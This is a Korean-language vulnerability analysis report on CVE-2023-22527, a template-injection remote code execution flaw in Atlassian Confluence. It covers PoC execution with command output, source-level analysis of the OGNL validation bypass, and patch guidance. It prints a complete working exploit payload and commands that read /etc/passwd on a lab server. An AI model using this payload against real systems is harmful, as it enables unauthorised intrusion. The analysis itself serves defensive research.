

그림 12. 취약 서버 정보 확인

Step 2. PoC 테스트

CVE-2023-22527 취약점 테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

- URL : https://github.com/Avento/CVE-2023-22527_Confluence_RCE

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2023-22527 PoC 가 저장된 git 의 파일을 다운로드한다.

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/Avento/CVE-2023-22527_Confluence_RCE.git
Cloning into 'CVE-2023-22527_Confluence_RCE' ...
remote: Enumerating objects: 90, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (59/59), done.
remote: Total 90 (delta 19), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (90/90), 35.38 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```

그림 13. PoC 가 저장된 git 파일 다운로드

아래의 명령어를 이용해 PoC 파일인 CVE-2023-22527.py 를 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 Confluence 서버에서 실행된다.

```
$ python3 CVE-2023-22527.py --target [Confluence 서버 주소] --cmd [명령어]
```

- --target 옵션: 타겟이 되는 취약한 버전의 Confluence 서버 주소 지정
- --cmd 옵션: 원격에서 실행할 명령어 입력

아래의 그림은 특정 사용자에 대한 user, group 정보를 출력하는 id 명령을 실행한 결과로 피해자 PC 의 Confluence 서버 정보가 출력된 것을 볼 수 있다.

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd id

uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

그림 14. 원격 명령 id 실행 결과

또한, 피해자 PC 의 계정 정보를 담고 있는 /etc/passwd 파일을 조회한 결과는 다음과 같다.

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd 'cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games
:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
in mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10
:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:
/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Man
ager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporti
ng System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/application-data/con
fluence:/bin/bash
```

그림 15. 원격 명령 cat /etc/passwd 실행 결과

■ 취약점 상세 분석

Step 1. 취약점 개요

CVE-2023-22527 취약점은 Confluence 서버에서 이미 발생했던 취약점인 CVE-2022-26134 에 대한 보안 조치가 미흡하여 발생한다.

CVE-2022-26134 에 대한 상세 내용은 EQST Insight 2022 년 9 월호에서 확인할 수 있다.

• URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202209.pdf&r_fname=20220926092549714.pdf

취약점 상세 분석에서는 CVE-2022-26134 보안 패치에 추가된 검증 로직에 대한 심층 분석과 CVE-2023-22527 취약점이 어떻게 해당 로직을 우회하여 발생했는지 다룬다.

1) CVE-2022-26134 보안 패치

Atlassian 이 서버 주소를 통해 임의의 페이로드를 전달하면, OGNL 구문으로 인식하고 분석해 발생하는 CVE-2022-26134 에 대한 보안 조치로 OGNL 구문을 검증하는 isSafeExpression() 메서드를 추가했다.

```
public Object findValue(String expr) {
    if (expr == null) {
        return null;
    }
    try {
        if (!this.safeExpressionUtil.isSafeExpression(expr)) {
            return null;
        }
        if (this.overrides != null && this.overrides.containsKey(expr)) {
            expr = (String) this.overrides.get(expr);
        }
        if (this.defaultType != null) {
            return findValue(expr, this.defaultType);
        }
        return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
    } catch (Exception e) {
        LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
        return null;
    } catch (OgnlException e2) {
        return null;
    }
}
```

그림 16. isSafeExpression() 메서드가 추가된 모습

2) OGNL 구문 검증 로직

OGNL 문법에 따라 구문을 전달하면, isSafeExpression() 메서드는 추상트리(AST: Abstract Syntax Tree) 형식으로 OGNL Expression Language 를 해석해서 OGNL 구문에 대한 실행 허용 여부를 결정한다. 본문의 공격에 필요한 주요 OGNL 구문의 예시는 다음과 같다.

구분자	설명	예시
#var	변수 참조	#var = 99
@class@method(args)	정적 메서드 호출	@java.util.LinkedHashMap@{"foo":"foo value", "bar" :"bar value"}

(※ https://commons.apache.org/dormant/commons-ognl/language-guide.html)

OGNL 구문을 검사하는 isSafeExpression() 메서드의 OGNL 구문의 검증 과정을 도식화하면 아래와 같다.



그림 17. isSafeExpression() 메서드 검증 스택

isSafeExpression() 메서드는 isSafeExpressionInternal() 메서드를 호출하여 안전한 구문인지 검사한다. isSafeExpressionInternal() 메서드는 다시 containsUnsafeExpression() 메서드를 호출하여 각 노드가 안전한지 검사한다.

```java
public boolean isSafeExpression(String expression) {
    return isSafeExpressionInternal(expression, new HashSet());
}

private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
    if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
        if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
            return false;
        }
        if (isUnSafeClass(expression)) {
            this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
            return false;
        } else if (SourceVersion.isName(trimQuotes(expression)) && this.allowedClassNames.contains(trimQuotes(expression))) {
            this.SAFE_EXPRESSIONS_CACHE.add(expression);
        } else {
            try {
                Object parsedExpression = OgnlUtil.compile(expression);
                if (parsedExpression instanceof Node) {
                    if (containsUnsafeExpression((Node) parsedExpression, visitedExpressions)) {
                        this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
                        log.debug(String.format("Unsafe clause found in [\" %s \"]", expression));
                    } else {
                        this.SAFE_EXPRESSIONS_CACHE.add(expression);
                    }
                }
            } catch (OgnlException | RuntimeException e) {
                this.SAFE_EXPRESSIONS_CACHE.add(expression);
                log.debug("Cannot verify safety of OGNL expression", e);
            }
        }
    }
    return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
}
```

그림 18. isSafeExpression() 메서드의 검증 과정

containsUnsafeExpression() 메서드는 다시 추상트리의 루트 노드에서부터 시작하여 각 트리의 노드에서 containsUnsafeExpression() 메서드를 재귀적으로 호출한다. 해당 메서드는 각 노드가 정적 필드 접근, 생성자 호출, 변수 할당 등의 위협적인 행위를 하는지, 허용된 클래스를 사용하는지, 클래스를 동적으로 호출하는 메서드를 사용하는지, 허용하지 않는 변수를 사용하지는 않는지 등을 검사한다. 이 메서드에서 안전하지 않은 변수 이름(#application, #request 등)에 대한 판별을 ASTVarRef 노드에서 수행한다.

```java
private boolean containsUnsafeExpression(Node node, Set<String> visitedExpressions) {
    String nodeClassName = node.getClass().getName();
    if (UNSAFE_NODE_TYPES.contains(nodeClassName)) {
        return true;
    }
    if ("ognl.ASTStaticMethod".equals(nodeClassName) && !this.allowedClassNames.contains(getClassNameFromStaticMethod(node))) {
        return true;
    }
    if ("ognl.ASTProperty".equals(nodeClassName) && isUnSafeClass(node.toString())) {
        return true;
    }
    if ("ognl.ASTMethod".equals(nodeClassName) && this.unsafeMethodNames.contains(getMethodInOgnlExp(node))) {
        return true;
    }
    if ("ognl.ASTVarRef".equals(nodeClassName) && UNSAFE_VARIABLE_NAMES.contains(node.toString())) {
        return true;
    }
    if ("ognl.ASTConst".equals(nodeClassName) && !isSafeConstantExpressionNode(node, visitedExpressions)) {
        return true;
    }
    for (int i = 0; i < node.jjtGetNumChildren(); i++) {
        Node childNode = node.jjtGetChild(i);
        if (childNode != null && containsUnsafeExpression(childNode, visitedExpressions)) {
            return true;
        }
    }
    return false;
}
```

그림 19. ContainsUnsafeExpression() 메서드의 재귀적 호출

Step 2. CVE-2023-22527

1) getText() 우회

일반적으로 사용자 입력 값은 Confluence/template/aui/text-inline.vm[2]에 있는 getText() 메서드로 인해 OGNL 구문으로 해석되지 않는다. 사용자 입력 값에 Unicode(₩u0027)를 추가한 이후, OGNL 구문을 삽입하면, Unicode(₩u0027) 이후 사용자 입력 값을 OGNL 구문으로 해석한다.

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

그림 20. 취약한 지점인 text-inline.vm 소스 코드

'(Apostrophe)를 나타내는 유니코드인 '₩u0027'을 추가하여 getText() 메서드를 우회하는 입력 값의 예시는 다음과 같다.

?label=₩u0027%2b#[OGNL 실행 구문]%2b₩u0027

[2] .vm(Veloci Macro) : Velocity Macro 의 약자로 Velocity 템플릿 엔진에서 사용하는 템플릿 파일의 확장자(*.vm)다

2) OGNL 구문을 통한 원격 코드 실행 실행 취약점

유니코드를 활용한 getText() 메서드 우회한 다음, OGNL 구문이 동작하여 원격 코드가 실행될 때 호출 스택을 도식화하면 아래와 같다.



그림 21. 원격 코드 실행 호출 스택

① org.apache.struts2.view.velocity.StrutsVelocityContext#internalGet()

isSafeExpression()을 통해서 OGNL 표현식을 검증하지만, CVE-2023-22527 은 OGNL 에 접근 가능한 특정 객체에 대한 검증이 누락되어 발생한다. isSafeExpression() 검증에서 누락된 것으로 알려진 객체들의 목록은 다음과 같다.

객체	RCE 가능 여부
#request['.KEY_velocity.struts2.context']	RCE 가능
#request['.freemarker.TemplateModel']	RCE 가능
#request['.freemarker.Request']	접근 가능

이 중 '#request[".KEY._velocity.struts2.context"]'를 이용하여 취약점 상세 분석을 진행하며, 이 객체설정에 대한 자세한 내용은 아래의 링크의 VelocityManager.java 소스코드 내에서 확인할 수 있다.

• URL:https://github.com/apache/struts/blob/266d2d4ed526edbb8e8035df94e94a1007d7c360/plugins/velocity/src/main/java/org/apache/struts2/views/velocity/VelocityManager.java

#request['.KEY.velocity.struts2.context']는 서블릿에서 설정한 속성값을 불러오는 request.getAttribute(".KEY.velocity.struts2.context")와 같은 역할을 한다. 해당 속성값은 아래와 같이 설정되어 #request[".KEY_velocity.struts2.context"] 객체를 호출 시, StrutsVelocityContext 클래스가 호출이 되며, 해당 클래스 내에는 OgnlTool 을 호출할 수 있는 internalGet 메서드가 위치해 있다. 해당 객체는 org.apache.struts2.view.jsp.ui.OgnlTool 인스턴스에 접근할 수 있다.

```
public Context createContext(ValueStack stack, HttpServletRequest req, HttpServletResponse res) {
    ...
    StrutsVelocityContext context = new StrutsVelocityContext(chainedContexts, stack);
    ...
    if (toolboxManager != null && ctx != null) {
        ToolContext chained = new ToolContext(velocityEngine);
        chained.addToolbox(toolboxManager.getToolboxFactory().createToolbox(ToolboxFactory.DEFAULT_SCOPE));
        result = chained;
    } else {
        result = context;
    }
    ...
    req.setAttribute(KEY_VELOCITY_STRUTS_CONTEXT, result);
    return result;
}

public static final String KEY_VELOCITY_STRUTS_CONTEXT = ".KEY_velocity.struts2.context";
```

그림 22. VelocityManager.java 의 .KEY_velocity.struts2.context 속성 값 설정

```
public Object internalGet(String key) {
    if (super.internalContainsKey(key)) {
        return super.internalGet(key);
    }
    if (this.stack != null) {
        Object object = this.stack.findValue(key);
        if (object != null) {
            return object;
        }
        Object object2 = this.stack.getContext().get(key);
        if (object2 != null) {
            return object2;
        }
    }
    if (this.chainedContexts != null) {
        for (int index = 0; index < this.chainedContexts.length; index++) {
            if (this.chainedContexts[index].containsKey(key)) {
                return this.chainedContexts[index].internalGet(key);
            }
        }
        return null;
    }
    return null;
}
```

그림 23. StrutsVelocityContext 클래스 내의 internalGet 메서드

② org.apache.struts2.views.jsp.ui.OgnlTool#findValue()
취약한 Confluence 에서 org.apache.struts2.views.jsp.ui.OgnlTool 인스턴스에 접근한 뒤, findValue() 메서드를 호출하여 원격 코드 실행을 가능하게 한다.

③, ④ Freemarker.template.utility.Execute, java.lang.Runtime#exec(java.lang.String)
Execute 는 Freemarker Template 에서 외부 커맨드를 실행할 수 있게 만드는 클래스다. 해당 클래스를 선언한 뒤, java.lang.Runtime 의 exec 메서드를 호출해서 특정 명령어를 실행시키는 것이 가능하다.

위 과정에 따라 사용자 입력 값에 유니코드를 추가한 뒤, 검증을 우회할 수 있는 객체 값을 넣어 원격 명령을 실행할 수 있다.

입력 값	?label=₩u0027%2b%23request₩u005b₩u0027.KEY_velocity.struts2.context₩u0027 ₩u005d.internalGet(₩u0027ognl₩u0027).findValue(%23parameters.x,{})%2b₩u0027 &x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.Execute()).exec({"id"}))



그림 24. PoC 실행 결과

■ 대응 방안

CVE-2023-22527 은 Confluence 서버에서 취약한 표현식을 사용하는 템플릿 구성과 특정 표현식의 안정성 검증 우회로 발생한다. 즉, OGNL 표현식에 대한 검증 미흡과 취약한 표현식을 사용해 발생하는 취약점이다. 따라서 취약점이 발견된 text-inline.vm 과 같이 getText()를 통해서 getValue()로 값을 전달해주는 표현식을 사용하는 것은 바람직하지 않다. 아래와 같이 Atlassian 은 해당 취약점에 대한 보안조치로 취약하거나 불필요한 템플릿을 다수 삭제했다.

그림 25. 취약하거나 불필요한 템플릿이 다수 삭제된 모습

취약한 Confluence 서버는 취약점 패치가 적용된 버전으로 업데이트를 진행해야 한다.

• URL: https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html

제품	패치가 적용된 버전
Confluence Data Center and Confluence Server	8.5.4(LTS)
Confluence Data Center	8.6.0(Data Center Only) 8.7.1(Data Center Only)

■ 참고 사이트

• URL : https://github.blog/2023-01-27-bypassing-ognl-sandboxes-for-fun-and-charities/#ognltool-ognlutil
• URL : https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html
• URL : https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
• URL : https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html